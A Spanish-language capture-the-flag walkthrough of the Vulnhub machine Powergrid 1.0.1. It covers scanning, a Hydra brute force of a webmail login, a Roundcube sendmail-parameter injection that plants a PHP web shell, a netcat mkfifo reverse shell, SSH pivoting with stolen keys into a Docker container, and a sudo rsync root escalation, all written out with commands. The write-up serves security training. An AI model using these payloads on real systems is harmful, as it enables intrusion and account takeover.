
Powergrid 1.0.1 - Vulnhub

1. **Escaneo de la red para saber la dirección IP del objetivo**

`arp-scan --local`



2. **Escanear al objetivo utilizando nmap para ver los puertos abiertos**

`nmap -A 192.168.131.133`

Se puede observar que el puerto 80 y puertos de servicios de correo están abiertos.

```
┌──(root㉿kali)-[~/Vulnhub/PowerGrid]
└─# nmap -A 192.168.131.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 17:13 EDT
Nmap scan report for 192.168.131.133
Host is up (0.00095s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: PowerGrid - Turning your lights off unless you pay.
143/tcp open  imap     Dovecot imapd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=powergrid
| Subject Alternative Name: DNS:powergrid
| Not valid before: 2020-05-19T16:49:55
|_Not valid after:  2030-05-17T16:49:55
|_imap-capabilities: capabilities Pre-login more listed have STARTTLS LITERAL+ LOGINDISABLEDA0001 OK post-login
IMAP4rev1 ID LOGIN-REFERRALS ENABLE SASL-IR IDLE
993/tcp open  ssl/imap Dovecot imapd
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=powergrid
| Subject Alternative Name: DNS:powergrid
| Not valid before: 2020-05-19T16:49:55
|_Not valid after:  2030-05-17T16:49:55
|_imap-capabilities: capabilities Pre-login listed more have LITERAL+ post-login AUTH=PLAINA0001 OK SASL-IR ID L
OGIN-REFERRALS IMAP4rev1 ENABLE IDLE
MAC Address: 00:0C:29:33:1D:2B (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
```

Vamos a echar un vistazo a la página web. Hay un contador de tiempo y los nombres de los hackers que hicieron esto: deez1, p48, all2.

Guardamos los nombres de los hackers en un archivo.


3. **Utilizar Fuzzing para ver los directorios ocultos en el servidor, en este caso vamos a utilizar gobuster.**

`gobuster dir -u http://192.168.131.133 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt`

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.131.133 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt

===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.131.133
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/06/16 17:56:16 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 319] [--> http://192.168.131.133/images/]
/zmail                (Status: 401) [Size: 462]
/server-status        (Status: 403) [Size: 280]
Progress: 207011 / 207644 (99.70%)
===============================================================
2023/06/16 17:58:45 Finished
===============================================================
```

Gobuster encontró un directorio llamado zmail que requiere credenciales para acceder.




4. **Vamos a aplicar fuerza bruta para encontrar las credenciales con la herramienta Hydra.**


`hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -f 192.168.131.133 http-get /zmail`


Tenemos las credenciales → p48:electrico

Ingresamos las credenciales



*Hay un mensaje PGP para desencriptar una llave SSH. Vamos a copiarlo en PGP Tool por el momento.(*https://pgptool.org/*)*






5. **Exploración de vulnerabilidades del servicio RoundCube**

Revisamos si la versión de RoundCube que están utilizando tiene exploits en exploit-db.

Al parecer se puede ejecutar una reverse shell interceptando el request y cambiando los parámetros.



6. **Vamos a utilizar el burpsuite para interceptar el paquete y subir un archivo php**

cambiamos los parámetros ***subject***


```
<?php
```

```
passthru($_GET['cmd']);?>
```

parámetro ***from***

```
example@example.com -OQueueDirectory=/tmp -X/var/www/html/rce1.php
```

Vamos a comprobar si el archivo rce1.php se subió a la página y probar un comando para ver si funciona



7. **Procedemos a hacer un reverse shell**


Primero activamos un listener

```
nc -nlvp 4444
```

```
┌──(root㉿kali)-[~]
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.131.128] from (UNKNOWN) [192.168.131.134] 48338
/bin/sh: 0: can't access tty; job control turned off
```

Utilizamos un url-encode para pasarle el comando al archivo y obtener la reverse shell (cambiar esto)

```
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc $RHOST $RPORT >/tmp/f
```





```
/bin/sh: 0: can't access tty; job control turned off
$ ls
images
index.php
rce1.php
startTime.txt
style.css
zmail
```

Upgradeamos la consola a modo interactivo

```
python -c 'import pty; pty.spawn("/bin/bash")'
```


```
/bin/sh: 0: can't access tty; job control turned off
$ ls
images
index.php
rce1.php
startTime.txt
style.css
zmail
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@powergrid:/var/www/html$ ls
ls
images  index.php  rce1.php  startTime.txt  style.css  zmail
www-data@powergrid:/var/www/html$
```

8. **Captura de la primera bandera**




9. **Captura de la segunda bandera**

Login a la cuenta p48 y buscamos la llave GPG mencionada en el correo



Desencriptamos el mensaje PGP y obtenemos llave privada SSH



No tenemos ningún servicio ssh corriendo en nuestro servidor. Encontramos un Docker revisando las direcciones IP de otras interfaces.(cambiar esto)

```
p48@powergrid:~$ ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:ee:ea:81 brd ff:ff:ff:ff:ff:ff
    inet 192.168.131.134/24 brd 192.168.131.255 scope global dynamic eth0
       valid_lft 1241sec preferred_lft 1241sec
    inet6 fe80::20c:29ff:feee:ea81/64 scope link
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:04:6b:02:56 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:4ff:fe6b:256/64 scope link
       valid_lft forever preferred_lft forever
5: veth29dde6c@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group defau
lt
    link/ether 6e:e4:de:d7:47:98 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::6ce4:deff:fed7:4798/64 scope link
```

Copiamos la clave SSH en un archivo y le cambiamos los permisos

`echo " clave ssh " >> id_rsa`

`cmod 600 id_rsa`

Utilizamos la llave SSH para entrar al contenedor docker con el usuario p48 descde otra direccion IP

`ssh p48@172.17.0.2 -i id_rsa`

```
p48@powergrid:~$ ssh p48@172.17.0.2 -i id_rsa
ssh p48@172.17.0.2 -i id_rsa
Linux ef117d7a978f 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 20 00:22:30 2020 from 172.17.0.1
p48@ef117d7a978f:~$ whoami
whoami
p48
```

Captura flag2

```
p48@ef117d7a978f:~$ ls -al
ls -al
total 20
drwxr-xr-x 3 p48  p48  4096 May 19  2020 .
drwxr-xr-x 1 root root 4096 May 19  2020 ..
lrwxrwxrwx 1 p48  p48     9 May 19  2020 .bash_history -> /dev/null
drwx------ 2 p48  p48  4096 May 20  2020 .ssh
-rw------- 1 p48  p48   803 May 19  2020 .viminfo
-rw-r--r-- 1 p48  p48   112 May 19  2020 flag2.txt
p48@ef117d7a978f:~$ cat flag2.txt
cat flag2.txt
047ddcd1f33dfb7d80da3ce04e89df73

Well done for getting flag 2. It looks like this user is fairly unprivileged.
p48@ef117d7a978f:~$
```

10. **Captura de la tercera bandera**

Vemos que comandos se puede utilizar y se muestra el Rsync para poder loguearse como root

`sudo -l`

`sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null`

```
Well done for getting flag 2. It looks like this user is fairly unprivileged.
p48@ef117d7a978f:~$ sudo -l
sudo -l
Matching Defaults entries for p48 on ef117d7a978f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User p48 may run the following commands on ef117d7a978f:
    (root) NOPASSWD: /usr/bin/rsync
p48@ef117d7a978f:~$ sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
# whoami
whoami
root
#
```

Captura flag3

```
# cd /root
cd /root
# ls
ls
flag3.txt
# cat flag3
cat flag3
cat: flag3: No such file or directory
# cat flag3.txt
cat flag3.txt
009a4ddf6cbdd781c3513da0f77aa6a2

Well done for getting the third flag. Are you any good at pivoting backwards?
#
```

11. **Captura de la cuarta bandera**

Encontramos otra llave privada SSH

```
# ls -al
ls -al
total 36
drwx------ 1 root root 4096 May 19  2020 .
drwxr-xr-x 1 root root 4096 May 19  2020 ..
lrwxrwxrwx 1 root root    9 May 19  2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwx------ 2 root root 4096 May 19  2020 .ssh
-rw------- 1 root root 8115 May 19  2020 .viminfo
-rw-r--r-- 1 root root  112 May 19  2020 flag3.txt
# cd .ssh
cd .ssh
# ls
ls
id_rsa  id_rsa.pub  known_hosts
#
```

Entramos al primer contenedor docker que vimos (127.17.0.1) y capturamos la flag4

`ssh root@172.17.0.1 -i id_rsa`

```
root@powergrid:~# ls
ls
 chown.sh   flag4.txt   malware.php  'ystemctl status docker'
root@powergrid:~# cat flag4.txt
cat flag4.txt
f5afaf46ede1dd5de76eac1876c60130

Congratulations. This is the fourth and final flag. Make sure to delete /var/www/html/startTime.txt to stop the
attack (you will need to run chattr -i /var/www/html/startTime.txt first).

 _._     _,-'""`-._
(,-.`._,'(       |\`-/|
    `-.-' \ )-`( , o o)
          `-    \`_`"'-

This CTF was created by Thomas Williams - https://security.caerdydd.wales

Please visit my blog and provide feedback - I will be glad to hear your comments.
root@powergrid:~#
```